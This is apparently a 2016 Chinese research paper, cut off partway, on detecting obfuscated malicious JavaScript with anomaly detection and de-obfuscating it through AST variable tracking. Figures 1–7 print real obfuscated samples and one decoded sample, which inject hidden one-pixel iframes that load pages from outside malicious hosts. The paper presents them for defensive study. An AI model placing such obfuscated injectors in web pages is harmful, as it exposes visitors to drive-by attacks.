网络出版时间：2016-09-29 18:20:42
网络出版地址：http://www.cnki.net/kcms/detail/11.1826.TP.20160929.1820.030.html

混淆恶意 JavaScript 代码的检测与反混淆方法研究

马洪亮[1),2)] 王伟[1)] 韩臻[1)]

[1)](北京交通大学 计算机与信息技术学院，北京 100044)

[2)](石河子大学 信息科学与技术学院，新疆 石河子 832000)

摘 要 针对混淆恶意 JavaScript 代码很难被检测以及很难被反混淆的问题，深入分析了混淆 JavaScript 代码的外部静态行为特征和内部动态运行特征。提出一种检测混淆与反混淆方法，设计并实现了一个原型系统。系统通过静态分析检测混淆，通过动态分析进行反混淆。静态分析只使用正常行为数据进行训练，采用主成分分析(PCA)、单分类支持向量机(One Class SVM)和最近邻(K-NN)算法检测混淆。动态分析分为两个步骤：首先遍历混淆代码抽象语法树(Abstract Syntax Tree)的节点；其次根据节点类型跟踪并分析节点上的相关变量，利用相关的变量终值进行反混淆。从真实环境中收集了总数为 80,574 条 JavaScript 正常与混淆恶意代码用于测试。大量的实验结果表明，在选用主成分分析算法时，在误报率为 0.1%时，系统对混淆恶意 JavaScript 代码能达到 99.90%的检测率。与此同时，本文提出的反混淆方法对超过 80%的混淆代码能进行有效反混淆。

关键词 混淆; Web 安全; 反混淆; 恶意网页; 异常检测; JavaScript

中图法分类号 TP309

论文引用格式：

马洪亮，王伟，韩臻，混淆恶意 JavaScript 代码的检测与反混淆方法研究，2016，Vol.39,在线出版号 No.152

Ma Hongliang，Wang Wei，Han Zhen，Detecting and De-obfuscating Obfuscated Malicious JavaScript Code，2016，Vol.39,Online Publishing No.152

Detecting and De-obfuscating Obfuscated Malicious JavaScript Code

Ma Hongliang [1), 2)] Wang Wei [1)] Han Zhen [1)]

[1)](School of Computer and Information Technology, BeiJing JiaoTong University, BeiJing 100044)

[2)](School of Information Science and Technology, ShiHeZi University, ShiHeZi, XinJiang 832000)

Abstract Malicious JavaScript code embedded in web pages has become a major threat. Obfuscated malicious JavaScript code has appeared increasingly popular in order to escape the detection. How to effectively and efficiently detect and de-obfuscate obfuscated malicious JavaScript code is thus an emerging and crucial issue. In this paper, we analyze in-depth a big number of static outer and dynamic inner features of obfuscation, and accordingly extract effective static and dynamic features from obfuscation. A prototype system for the detection of obfuscation based on anomaly detection techniques and for the de-obfuscation based on variable analysis is designed, which combines static analysis and dynamic analysis of JavaScript codes. Static analysis is used mainly for the detection of obfuscated malicious JavaScript code while dynamic analysis is used for the

本课题得到上海市信息安全综合管理技术研究重点实验室资助、教育部高校创新团队项目（IRT201206）、博士点基金：教育部高等学校博士学科点专项科研基金（20120009110007，20120009120010）、中央高校基本科研业务费专项资金资助（2015JBM025）；教育部留学回国人员科研启动基金资助项目（K14C300020）.马洪亮，男，1977 年生，博士研究生，主要研究领域为信息安全，E-mail: 12112067@bjtu.edu.cn。王伟（通讯作者），男，1976 年生，博士，副教授， 计算机学会(CCF)会员。主要研究领域为 Web 安全，安卓平台安全，入侵检测，E-mail: wangwei1@bjtu.edu.cn. 韩臻，男，1962 年生，博士，教授，计算机学会(CCF)会员。主要研究领域为信息安全体系结构和可信计算，E-mail: zhan@bjtu.edu.cn.

de-obfuscation. In static analysis, only benign samples are used in training phase. Three machine learning algorithms are employed, namely, Principal Component Analysis (PCA), One-Class Support Vector Machine (OCSVM) and K-Nearest Neighbor (K-NN), to detect the obfuscation of malicious JavaScript code. In dynamic analysis, two steps are followed. Nodes of JavaScript Abstract Syntax Tree (AST) are first tracked and the related variable final values associated with the node types are then used to de-obfuscate. 80, 574 JavaScript-based pages are collected in a real network environment for validating our methods. Extensive experimental results demonstrate that our approach is effective. In particular, PCA achieves a detection rate as 99.90% with a false positive rate as 0.1% for detecting obfuscation. Meanwhile, our de-obfuscation approach automatically de-obfuscates obfuscations with accuracy of more than 80%.

Key words Obfuscation; Web security; de-obfuscation; malicious Web page; anomaly detection; JavaScript;

1 引言

随着互联网规模的快速增大和网络用户人数的快速增加，各种基于 Web 的网络应用和服务也在海量增长。Web 网站为了给客户端用户提供更好的操作体验和更多的便捷服务，将很多原来属于服务器端的功能通过 JavaScript 代码在 Web 客户端直接完成，例如，对表单内容和格式即时的验证、页面内容的美化等。Bichhawat 等人[1]的研究结果表明超过 95%的 Web 站点选用 JavaScript 语言进行 Web 前端开发。具有跨平台性、可远程嵌入、能动态执行的 JavaScript 脚本代码在为用户提供了诸多便利和良好交互体验的同时也给 Web 用户终端带来了很多风险和威胁[2]。例如钓鱼网站，用户稍有不慎就可能会进入钓鱼网站，攻击者就可能偷取用户的隐私数据甚至用户的银行卡号和密码。又例如 drive-by-down 攻击，这种恶意攻击一旦成功，用户终端就会被攻击者控制，成为攻击者利用的僵尸机器[3]。

大量的安全报告表明，恶意网页已成为攻击者针对 Web 客户端进行攻击的主要途径和平台。微软公司在 2014 年度发布的网络安全报告[4]指出，当前世界范围内每天都活跃着大量的恶意网页，这些网页中的攻击代码具有多样化和隐蔽性的特点，其中 17.1%的攻击行为是通过混淆 JavaScript 代码进行。而随着 JavaScript 代码混淆技术的成熟，很多混淆工具应运而生，这使得恶意网页的攻击行为呈现出成熟性、可定制性、多态性和隐蔽性的特点，也使得恶意网页越来越难以被检测[5]。例如 drive-by-download 攻击，这种攻击最初是针对浏览器漏洞设计的恶意代码，但为了规避静态特征匹配的查杀方法，这种攻击代码开始越来越多的以混淆代码的形式出现[6]。另一方面，由于 JavaScript 代码运行的平台--浏览器及浏览器插件功能在不断增加和丰富，浏览器及其插件的代码体积也在不断增大，其存在漏洞的可能性也随之增加。例如包括 IE、Chrome、Firefox 等在内的诸多主流浏览器及其插件每个月都会有较多的漏洞被发现，并且漏洞的数量在呈增长趋势[7-8]。为了应对混淆恶意 JavaScript 代码带来的安全问题，学术界已提出了一些检测混淆代码的方法，但针对反混淆尤其是自动化反混淆所进行的研究却鲜见成果发表。

混淆恶意 JavaScript 代码的检测主要涉及三方面的内容：（1）混淆 JavaScript 代码的度量问题。由于混淆是对于用户的观察而言，它反映了代码可读性的程度。不同的人因对知识、技能等掌握程度的不同，其对代码的可读性程度判断也会不同。因此，如何用量化的方法确定混淆代码的混淆性是一个首要问题。（2）检测混淆 JavaScript 代码的方法。针对 JavaScript 的混淆工具种类较多且都很成熟，因此混淆后的代码具有形式多样、风格灵活等特点。如何提取出有效的特征和选择合适的检测算法来设计检测率高、误报率低且高效的检测方法，是检测混淆代码方法中需要解决的核心问题。（3）检测方法的验证。只有使用真实数据设计的检测方法才具有更高的学术价值和实际意义。针对混淆 JavaScript 代码的检测，虽然已有一定的学术成果，但并没有开放的数据源，尤其是恶意数据。因此如何获取真实的、有代表性的实验数据，得到真实有效的检测结果，并在此基础上验证检测方法是需要重点解决的问题。

同理，若要有效的反混淆恶意 JavaScript 代码，除了考虑与上述对应的类似问题，还需要解决一些特有的问题。例如，不同的混淆工具和技术具有哪些共性，又具有哪些差异性。反混淆后的代码与原文代码具有多大的相似性才算是反混淆

成功。

反混淆对 Web 客户端的安全具有特定的意义，这主要表现在：（1）反混淆可以发现程序设计中的缺陷。攻击者设计的恶意代码往往是针对特定的程序漏洞，这些漏洞可能并不为代码设计者所知。通过分析反混淆后的攻击代码，某些在程序设计阶段出现的问题就会被发现。（2）反混淆可以定位攻击源。混淆恶意 JavaScript 代码往往会将受害者访问的页面重定向到一个恶意站点，反混淆后这个恶意站点就会暴露出来。另外，有些代码设计者会在代码中加入自己特有的代码印记，如昵称等。这些都可以成为间接了解代码设计者信息的途径。

本文主要有如下三个工作。首先，全面分析目前混淆恶意 JavaScript 代码中使用的混淆技术和方法，结合运行态混淆 JavaScript 代码在浏览器中执行特点，总结多种混淆代码的相关特性。其次，结合静态分析和动态分析，从与 JavaScript 代码相关的安全策略、代码的静态外部行为特征和内部动态运行特征等多方面着手，全面深入分析混淆代码的静态和动态行为特征，从中提取出有效的检测特征。最后，针对当前 JavaScript 代码混淆技术和工具，通过定制的浏览器观察运行态 JavaScript 代码，重点是跟踪和分析 JavaScript 代码中变量初值和变量终值，并结合具体的代码实例，细粒度地分析常见的混淆工具及其产生的混淆代码，提出有针对性的反混淆方法。

本文的创新和贡献点分述如下：

（1）提出了一种基于机器学习的可检测零日攻击的异常检测方法。零日攻击越来越多，在未捕获零日攻击代码之前，其攻击行为特征是未知的，而且这种攻击代码也很难提前获取。本文通过只对大量正常代码行为特征的学习，采用半监督异常检测算法，即使不知道未知攻击代码的特征，也可对其进行有效检测。而当前相关工作中绝大多数的检测方法需要同时获取恶意数据行为特征才能进行检测。

（2）分析并提取了常见混淆技术和工具产生混淆代码的静态行为特征和动态行为特征，并在此基础上总结出这些混淆代码特征的一般性规律。混淆 JavaScript 代码的静态行为特征和动态行为特征与混淆技术和工具有着直接的相关性，静态特征和动态特征分别体现了混淆代码外部静态形式和内部运行过程。不同的混淆工具产生的混淆代码具有明显不同的静态和动态行为特征，如何从混淆代码中提取出有效的行为特征是检测混淆恶意 JavaScript 代码的核心问题。而从多种不同混淆代码中提取出具有统一性并体现本质性的特征是检测混淆代码的一个难点问题。本文通过对多种混淆工具产生的大量混淆代码进行深入研究，在静态分析方法中以词法分析后的特征词分布作为混淆检测的特征，在动态分析中以变量终值作为检测混淆的动态特征，通过结合静态分析和动态分析有效地提取出了混淆代码的特征，为有效检测混淆恶意 JavaScript 代码奠定了基础。

（3）提出了一种自动化的反混淆算法。相对于检测混淆，针对反混淆方法的相关工作非常少。目前反混淆过程还需要大量的手动参与和人工交互。手动反混淆虽然效果较好，但耗费精力，效率低下，并且与反混淆研究者自身技术水平息息相关。如果代码规模较大或数量较多，这种方法就会让工作者显得力不从心。虽然目前有一些反混淆工具存在，但这些工具最大的问题在于不能源码再现，并且这些反混淆工具更多的是为人工反混淆服务，例如简化代码、便于人工阅读等。当前针对混淆 JavaScript 代码进行自动化反混淆的研究成果非常少，主要表现在缺乏有效的反混淆算法，尤其是对不同混淆工具产生的混淆代码能进行统一反混淆的算法。因此，本文提出了一种自动化的反混淆算法，该算法能对多种混淆工具生成的混淆代码进行反混淆，可快速还原出混淆前的初始恶意代码。

（4）数据共享。真实环境下有代表性的数据源是一种宝贵的资源，尤其是恶意样本的数据往往很难收集。当前有关 JavaScript 代码的公开数据集非常少，给相关研究带来不便。本文在真实环境下收集到了已精确标定的 80, 574 条 JavaScript 代码，并对所有数据进行了共享。这也是相关工作中所用到的最大数据集之一，因此在一定程度上可推动相关研究的发展[1]。

2　相关工作

针对检测混淆恶意 JavaScript 代码，学术界已

[1] 实验数据集可在课题组的网站中下载 http://infosec.bjtu.edu.cn/wangwei/?page_id=85

提出了一些检测方法。Likarish 等人[9]以 JavaScript 代码中的关键字出现次数为特征，应用 Naive Bayes、ADtree、SVM、RIPPER 四种机器学习算法进行分类。Jodavi 等人[10]以代码中字符变量的数量和调用动态函数的数量等为特征，以 One-class SVM 算法检测混淆恶意 JavaScript 代码。文献[9]中的检测方法优点是特征矩阵维数小，缺点是只考虑了代码中的关键字分布特征，而没有考虑代码中函数或方法等其他特征的分布。文献[10]的优点是特征数少，并且只用正常行为数据，但其采用的检测特征只考虑字符串和调用字符串的函数，这不能检测以隐藏方式调用函数的恶意代码。另外这种方法都是基于静态分析的检测，因此这种检测方法不能提供恶意代码的动态行为信息。

Rieck 等人[11]以词法分析后的静态 JavaScript 代码 N-gram 序列及动态 JavaScript 代码的字节码 N-gram 序列为特征，应用 SVM 分类器检测混淆代码。文献[11]的优点是静态特征和动态特征在一个通用的平台上，在检测混淆代码的同时，有一定的反混淆功能。缺点是随着 N 的增大，特征矩阵维数会急剧增加，不利于检测。AL - Taharwa 等人[12] 利用 JavaScript 引擎 spidermonkey，将 JavaScript 代码转换为抽象语法树（AST，Abstract Syntax Tree），再以 AST 节点中变量上下文为特征，使用 Naive Bayes 分类器检测混淆代码。这种做法的优点是具有动态分析，具有一定的反混淆功能，不足之处在于：spidermonkey 是一个纯粹的 JavaScript 运行环境，而实际页面中 JavaScript 往往是和 DOM（Document Object Model，一种通过和 JavaScript 进行内容交互的 API）方法或浏览器 API 函数混合在一起，这些方法或函数并不能在 spidermonkey 中运行。另外，文献[9,11,12]进行检测的前提是：研究者事先将初始代码（未混淆代码）和混淆代码通过人工的方法区分开，并标定各自的所属类别，然后在训练数据集中同时使用这两种数据进行训练，最后进行分类检测。但目前学术界对混淆代码并没有一个统一的定义，因此，在标定混淆代码的过程中，不同的标定者因个人技术水平和经验的不同而得到不同的标定结果。另外现实中总是会存在零日攻击，而零日攻击的代码事先很难被提前收集到。

Choi 等人[13]和 Visaggio 等人[14]使用度量法检测混淆，这也是一种静态分析方法，度量指标分别是 N-gram、Word size 和 Entropy。其中 N-gram 是指字符串中去除数字和大小写字母后，剩余字符在字符串中所占的比例。Word size 是指最大字符串的长度。Entropy 是指字符串的信息熵。这种做法的一个很大优点在于不需要训练数据和训练过程，并且不需要对混淆代码进行标定，直接计算代码的度量值，然后取阈值即可。这种方法的不足之处在于只考虑了代码中的字符串，对于某些混淆代码会出现检测率较低和误报率高的问题。

目前，相关工作中并未发现可自动化的、与平台无关的反混淆方法，所以通常情况下都是通过手工的方法进行反混淆恶意 JavaScript 代码。例如，利用输出指令将恶意代码显示出来。这种人工的反混淆方法在当前海量混淆恶意代码的背景下显得越来越无能为力。相关工作中的反混淆平台主要是基于 JavaScript 引擎。例如 Lu 等人[15]使用 spidermonkey 进行基于语义的反混淆，其做法是先利用该引擎将 JavaScript 代码转换为字节码，再将字节码转换为 AST，最后利用动态控制流图进行反混淆。这种反混淆方法没有考虑代码中的异常事件，并且反混淆后的代码只是与未混淆代码在语义上相近，并不是未混淆代码的重现。Kapravelos 等人[16]基于 HtmlUnit 进行反混淆，这种方法需要大量混淆恶意 JavaScript 代码样本，并且与之对应的反混淆代码已做好标记。具体做法是，生成 JavaScript 的 AST，再将 AST 节点序列化，若待反混淆代码与已知的某混淆恶意代码具有最小的编辑距离，则认为这两个混淆代码对应的明文初始代码是同一个。该反混淆方法的优点是，反混淆是在一个浏览器中，对一般 JavaScript 代码都适用。不足之处在于这种反混淆不是源代码再现，且只能针对利用乱序进行混淆的代码。即同一个代码是通过调整语句顺序进行混淆，对其他混淆方法并不适用，例如替代混淆。Kim 等人[17]基于 IE 浏览器平台，根据 eval、document.write、uescape 三个函数内参数的长度来决定是否进行反混淆。这种反混淆方法的不足之处在于，很多的混淆代码中这三个函数的参数长度都比较短，或者混淆代码中并不是显式的存在这三个函数，并且反混淆平台只能基于 IE 浏览器。

不同于上述工作，本文基于真实网络环境下收集数据，通过自定制的浏览器，提出一种基于静态 JavaScript 代码分析和动态 JavaScript 代码分析相结合的方法，设计了一个与平台无关的检测混

淆和反混淆原型系统。与文献[9-12]不同，文本使用的检测系统在训练阶段并不需要收集异常行为数据，即检测系统只需要正常行为数据就可完成对混淆恶意代码的检测。不同于[15，17]，本文的反混淆方法应用于跨平台浏览器之上，无论混淆代码中是否存在 DOM 方法，都对反混淆都没有影响。不同于文献[16]，本文提出的反混淆方法并不需要先获得混淆恶意 JavaScript 代码样本，并且反混淆后能对绝大多数的混淆代码实现初始恶意源代码再现，其中对某些混淆工具混淆的代码能实现全部源代码再现。最后本文与上述部分相关工作的实验结果进行了比较，结果表明本文所提出的检测和反混淆方法效果更好，是一种更优的方法。

3 混淆恶意代码检测与反混淆所面临的主要问题

由于混淆 JavaScript 代码本身的复杂性、多样性等特性，使得对混淆代码的检测和反混淆面临很多的挑战。

3.1 混淆恶意代码检测面临的问题

（1）JavaScript 代码与浏览器及其插件紧密相关。JavaScript 是一种解释性脚本语言，运行平台是浏览器或浏览器插件，为了让浏览器及插件具有个性化、可定制等特点，开发者为用户预留了大量的交互式接口。这为攻击者利用浏览器或其插件接口加载自身设计的恶意代码留下了方便之门。另外，恶意 JavaScript 代码的恶意性与浏览器或其插件的版本紧密相关，很多时候检测环境或平台若不符合特定的检测条件，则恶意代码就会被漏检。因此与浏览器及其插件的紧密相关性对于检测混淆是一个挑战。

（2）JavaScript 是一种弱类型语言。JavaScript 的弱类型主要表现在本身没有变量类型强制检查机制，这使得运行态代码中的变量类型可随时变化，很难对其进行动态跟踪和监测。因此 JavaScript 语言的弱类型特点对于检测混淆是一个挑战。

（3）JavaScript 代码具有动态执行的特性。这使得攻击者可在代码的运行态构造并生成攻击代码，并且可通过动态执行函数或方法执行攻击代码，而这些攻击代码在静态代码中并不可见。因此，JavaScript 代码具有动态执行的特性对于检测混淆是一个挑战。

（4）JavaScript 代码具有灵活嵌入的特性。JavaScript 通常是嵌入在 HTML 中运行（也可单独运行），既可嵌入本地 JavaScript 代码，也可嵌入远程 JavaScript 代码。这使得恶意代码即使在远程也会很容易被引入到本地客户端执行。并且 JavaScript 代码中还往往使用 DOM 方法，在检测混淆时还需考虑 HTML 语言的相关用法和特性。因此，JavaScript 代码具有灵活嵌入的特性对于检测混淆是一个挑战。

（5）混淆恶意 JavaScript 代码形式的多样性。针对 JavaScript 代码的混淆方法和工具种类较多且较成熟，使得混淆后的代码样式灵活、风格多样，检测特征难以提取。因此混淆恶意 JavaScript 代码形式的多样性对于检测混淆是一个挑战。

3.2 混淆恶意代码反混淆面临的问题

（1）反混淆平台自身的局限性。当前的反混淆平台主要基于 JavaScript 引擎，而混淆的代码中往往会使用很多 DOM 方法或浏览器中的 API 函数，这使得 JavaScript 引擎在反混淆时经常会因为无法识别这些方法或函数而中断代码的执行。因此反混淆平台自身的局限性对于反混淆是一个挑战。

（2）难以设计出针对各种混淆代码的统一性反混淆算法。混淆代码种类和数量较多，不同的攻击者编写的代码从外部行为模式和内部运行特征都有很大不同。另外混淆方法和工具又可以混合使用，这使得安全研究者很难总结出一般性的规律并形成反混淆算法。因此难以设计出针对各种混淆代码的统一性反混淆算法对于反混淆是一个挑战。

总的说来，对于混淆恶意 JavaScript 代码的检测和反混淆，存在着许多具有挑战性的问题。为了应对这些挑战，找到更好的检测和反混淆方法，就需要深入研究当前浏览器与 JavaScript 相关的安全策略，深入研究 JavaScript 语言本身的相关特性，分析混淆 JavaScript 代码的静态外部行为特征和内部动态运行特征。深入分析常见的针对 JavaScript 的混淆方法和工具，以及使用这些方法和工具进行混淆后代码具有的普遍性特点和一般性规律。深入分析当前多种反混淆工具，知悉这些工具的反混淆特点和不足点，以便设计出有效的反混淆算法。

4 与安全相关的策略和 API 分析

恶意 JavaScript 代码经常会使用各种手段诱使用户进入恶意站点，常见的方法有动态嵌入 iframe 标签、重定向页面等，还会尽可能多的收集用户的相关信息。这就需要深入分析现有与 JavaScript 相关的安全策略和 API 函数或方法，以便深入了解攻击者设计的混淆恶意代码行为特征。

4.1 与JavaScript相关的安全策略分析

为了防止 Web 页面内的 JavaScript 代码跨域交互，运行在浏览器中的 JavaScript 需要遵循同源访问控制策略（SOP，Same Origin Policy）。这里的同源是指当前页面中的 JavaScript 代码只能访问和自身域名、协议和端口都相同的页面内容。但由于现实及历史的原因，浏览器中的各种资源或组件在遵循同源访问控制策略时存在定义不一致性的问题。例如，对于访问 DOM 资源，遵循以下同源策略：<协议，域名，端口>，对于 Cookie，却遵循以下同源策略：<域名，路径>。因此，当不同的 Web 服务访问域名相同但端口不同的页面时，就可以获取彼此的 Cookie 信息[18]。

为了降低类似 XSS 这种攻击的威胁，W3C 提出了内容安全策略（CSP，Content Security Policy）。
这种策略是一种由开发者自己定义的安全性策略申明，通过制定的规则指定可信内容的来源，例如脚本、图片、iframe 等可能的远程服务器资源。但这种策略并不禁止包含用户信息的 HTTP 请求发送给任意的远程服务器，因此用户终端还是存在信息泄露的可能[19]。

另一方面，随着客户端对 Web 服务器访问量的急剧增长，为了减少客户端和服务器端的交互，例如 Web 客户端在不需要重新加载 Web 服务器整个页面的情况下就可实现整个页面的更新。Web 开发者使用了一种新的网页技术 AJAX（Asynchronous JavaScript And XML），这种技术既加快了客户端页面的更新速度又节约了大量的网络通信资源。但 AJAX 通过 XMLHTTP 能够与远程的服务器进行信息交互，而这样的交互对用户是透明的，并且在后台进行。因此，AJAX 也给 Web 客户端带来了很大的安全隐患。

4.2 与安全相关的DOM方法及JavaScript函数分析

JavaScript 引擎是浏览器中一个重要的组件，它与 DOM 通信和交互是靠浏览器中相关的 API 完成。这些 API 主要是一些 DOM 方法或函数，其中 document 和 window 是完成这些 DOM 方法或函数必不可少的组件。恶意代码可通过 document 中的相关方法动态嵌入恶意页面，例如 document.write、document.createElement 等。而通过 window 组件，恶意代码可轻易实现页面的跳转或重定向。例如 window.location、window.document.location 等。通过某种不当的方式使用这些组件，就会有泄露用户终端相关信息的风险。例如 document.cookie 可能会泄露 cookie，而 document.referrer 会泄露用户访问页面的历史记录。

在 AJAX 技术中经常会用到 XMLHttpRequest 对象，该对象利用 open 方法开启和服务器的通信，用 send 方法发送必要的请求。这两个方法都可以将用户终端的信息以参数的形式发送给服务器，因此这些方法的使用也会有泄露用户数据的风险。

为了动态构造恶意代码，攻击者经常会使用 eval 函数，eval 函数是一种原子函数，它可将传入的字符型参数直接转换成 JavaScript 代码并执行。另外为了构造隐蔽的恶意代码，混淆代码中会使用一些和字符处理及编码相关的函数或方法，例如 split、escape 等，这些都需要重点分析和研究。

5 本文提出的检测与反混淆方法

若要检测并反混淆恶意 JavaScript 代码，就需要对混淆代码的静态特征和动态特征进行深入分析，这就需要对当前常见的混淆技术、混淆工具和典型的混淆代码进行深入研究和细致分析，提取出有效检测特征，以便设计出有针对性的检测和反混淆方法。

5.1 常见混淆技术产生的混淆代码特征分析及提取

针对 JavaScript，常见的混淆技术有：

(1) 加入随机的字符串或与代码功能无关的程序注释；用这种技术混淆的 JavaScript 代码可读性很差，代码看起来很杂乱，用户很难直接找出相关程序语句。例如图 1 所示代码。

```
T5ppX='i';/*mDwZxc4dHDwcN5RXxB*/
Y365YB='f';/*FGDG56fght*/Cnmbz='rame';/*t7DTx7*/
AcZACGEk=T5ppX+Y365YB+Cnmbz;/*Zei3iAdZ4ncK*/Zei3iA='src';
BBPhDeJ='htt';/*AWxW4BHhAHsyT65Cfe*/
P='p';/*AHy3nsEKpQ7pt*/MXyG2MQ='://';
STHsEZzFW='www';//eWFGPixreBWCaN6w/*TfdYEmw4rhfWHmw*/
/*TrFKCmw*/Mat3Kyf='dt';/*wojEINFEIN*/y43eXP8G='butdt';
C3MhXQH265sP=T5ppX+Y365YB+Cnmbz;//4a8E5YArcfh
nQyT46QH='<'+/*moeWEMD09*/C3MhXQH265sP+/*weonfien*/' '
+Zei3iA+/*959reivm*/'='+'"'+BBPhDeJ+P+
/*BBBBB*/'://'+STHsEZzFW+'.'+y43eXP8G+Mat3Kyf+
'.'/*PEOVNI9ahen*/+'com'+'"'+'>'+'</'+
C3MhXQH265sP+'>';/*KrTeGXP8*/
/*ASDFKAS;FKSD;KUJRIBN*/document.write( nQyT46QH);
```

图 1 利用随机字符串混淆 JavaScript 代码

图 1 中的恶意代码是利用 document.write 方法嵌入一个恶意页面链接。代码使用了大量的随机注释语句，目的是扰乱用户的视线。这个恶意链接是无法直接从代码中观察到的，真实的地址就隐藏在 nQyT46QH 变量的终值中。代码一旦运行恶意页面就会被加载到用户当前浏览器的窗口中。这种混淆代码的一个明显的静态特征是具有许多随机的、无序的字符串。动态特征表现在恶意代码就是 document.write 方法参数的终值。

(2) 替代法混淆：即代码中的一些变量、函数或方法名等以另一个不同名称的形式出现。例如图 2 所示代码。

```
ps="split";e=eval;v="0x";a=0;z="y";
try{a*=25}
catch(zz){a=1}if(!a)
{try{--e("doc"+"ument")["\x62od"+z]}
catch(q){a2="_";sa=0xa-02;}
z="28_6e_7d_76_6b_45_28_ ..... _15_12_85_15_12"
[ps](a2);za="";for(i=0;i<z.length;i++)
{
za+=String["fromCharCode"]
(e(v+(z[i]))-sa);}zaz=za; e ( zaz );
}
```

图 2 利用替代法混淆 JavaScript 代码

从图 2 中可以看出 split 用 ps 代替，eval 用 e 代替，最后的恶意功能实现靠执行 e(zaz)完成。这种混淆代码的一个明显静态特征是具有较多的字符处理函数和隐藏的 eval 函数。动态特征表现在恶意代码就是某个调用函数中参数的终值。zaz 变量的终值如图 3 所示。

```
function zzzfff() {
 var sqql = document.createElement('iframe');
 sqql.src = 'http://pinkcontact.net/esd.php';
 sqql.style.position = 'absolute';
 sqql.style.border = '0';
 sqql.style.height = '1px';
 sqql.style.width = '1px';
 sqql.style.left = '1px';
 sqql.style.top = '1px';
 if (!document.getElementById('sqql')) {
 document.write('<div id=\'sqql\'></div>');
document.getElementById('sqql').appendChild(sqql);
 }
}
```

图 3 zaz 变量的终值

从图 3 中可以明显看出，该代码的功能是通过 document.CreateElement 方法嵌入了一个恶意页面。

(3) 编码混淆：即使用 ASCII/Unicode/Hexadecimal/base64 等编码代替 JavaScript 代码中部分字符或数字等。例如图 4 所示代码。

```
try{1-prototype;}catch(asd){x=2;}
if(x){fr="fromChar";
f=[4,0,91,108,100, …… ,4,98,56,90,89,50,3,-1];
v="eva";}
if(v)e=window[v+"l"];
w=f;s=[];r=String;z=((e)?"Code":"");zx=fr+z;
for(i=0;291-5+5-i>0;i+=1)
{j=i;if(e) s =s+r[zx]((w[j]*1+(9+e("j%3"))));}
if(x&&f&&012===10)
e( s );
```

图 4 利用 ASCII 编码混淆 JavaScript 代码

图 4 所示代码最后的目的是嵌入一个恶意页面，代码中变量的 s 终值与图 3 类似。该代码的设计思路是，先构造出恶意代码中每个字符对应的 ASCII 码值（变量 f），再通过字符编码转换函数将其转换为恶意代码，最后赋值给变量 s 并通过替换成 eval 后的函数 e 来执行。这种混淆代码的一个明显静态特征是具有大量的初始化数值。动态特征在恶意代码中的体现就是函数的实参终值。

(4) 字符串重组法混淆：这种混淆技术是先将恶意代码分散隐藏于一个或几个字符串中，然后重新将这个代码从这些字符串中提取出来再组合在一起。例如图 5 所示代码。

```
var t="";
var arr="646f63756d656e742e ..... 7772697465283c6";
for(i=0;i<arr.length;i+=2)
t+=String.fromCharCode(parseInt(arr[i]+arr[i+1],16));
eval( t );
```

图 5 利用字符串重组法混淆 JavaScript 代码

图 5 所示的代码功能是用 document.write 嵌入

一个恶意页面，而嵌入页面的代码在图 5 中没有任何痕迹，最后是通过变量 t 的终值来实现。这种混淆代码的一个明显静态特征是具有较长的字符串和 eval 函数。动态特征表现在 eval 函数的参数终值就是恶意代码。

需要指出，这些混淆方法既可以单一的使用在一个代码中，也可以混合或迭代在一起同时使用。

5.2 常见工具产生的混淆代码特征分析及提取

为了让恶意代码存活期长久，攻击者利用混淆工具尽量让代码以不同的面貌出现。因此对常见混淆工具的研究和分析也是一个十分重要的工作。通过对 10 种在线混淆工具的分析[2]，总结出它们的混淆代码从外在形式上总体可分为三类。这里将这三类混淆代码分别称为混淆代码类型 A、混淆代码类型 B 和混淆代码类型 C。本文以同一个恶意代码（用 document.write 方法嵌入恶意页面）为例，三种混淆类型代码形式的普遍特点分别如图 6、图 7 和图 8 所示。

```
eval(function(p,a,c,k,e,r){e=function(c)
{return c.toString(a)};if(!''.replace(/^/,String))
{while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];
e=function(){return'\\w+'};c=1};while(c--)
if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);
return p}('6.8(\'<1 3="4" 5="0" 7="0" 2="0" 9="0"
\na="b://c.d/e/f.g"/1>\');',17,17,'|iframe|border|scrolling|no|width|
document|height|write|frameborder|src|hxxp|43kaylia|eu|xxx1|
kqxleqjpcoh8|php'.split('|'),0,{}))
```

图 6 混淆代码类型 A

```
var _0x447a=["\x3C\x69\x66\x72\x61\x6D\x65\x20\x73\x63\
x72\x6F\x6C\x6C\x69\x6E\x67\x3D\x22\x6E\x6F\x22\x20
\x77\x69\x64\x74\x68\x3D\x22\x30\x22\x20\x68\x65\x69\
x67\x68\x74\x3D\x22\x30\x22\x20\x62\x6F\x72\x64\x65\
x72\x3D\x22\x30\x22\x20\x66\x72\x61\x6D\x65\x62\x6F\
x72\x64\x65\x72\x3D\x22\x30\x22\x20\x73\x72\x63\x3D\
x22\x68\x78\x78\x70\x3A\x2F\x2F\x34\x33\x6B\x61\x79\
x6C\x69\x61\x2E\x65\x75\x2F\x78\x78\x78\x31\x2F\x6B\
x71\x78\x6C\x65\x71\x6A\x70\x63\x6F\x68\x38\x2E\x70\
x68\x70\x22\x20\x2F\x69\x66\x72\x61\x6D\x65\x3E","\x77
\x72\x69\x74\x65"];
document[_0x447a[1]](_0x447a[0])
```

(2) http://www.jsobfuscate.com/index.php

```
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]
["\x77\x72\x69\x74\x65"]("\x3c\x69\x66\x72\x61\x6d\x65 \
x73\x72\x63\x3d\x68\x74\x74\x70\x3a\x2f\x2f\x6b\x38\
x38\x38\x2e\x69\x6c\x69\x6b\x65\x38\x38\x38\x2e\x6f\
x72\x67\x3a\x38\x38\x34\x33\x2f\x47\x77\x4e\x32\x2f\
x69\x6e\x64\x65\x78\x2e\x68\x74\x6d\x6c\x3f\x31 \x77\
x69\x64\x74\x68\x3d\x31\x30\x30 \x68\x65\x69\x67\x68\
x74\x3d\x30\x3e\x3c\x2f\x69\x66\x72\x61\x6d\x65\x3e");
```

(9) http://jsbeautifier.org/

(10) http://www.jsnice.org/

图 7 混淆代码类型 B

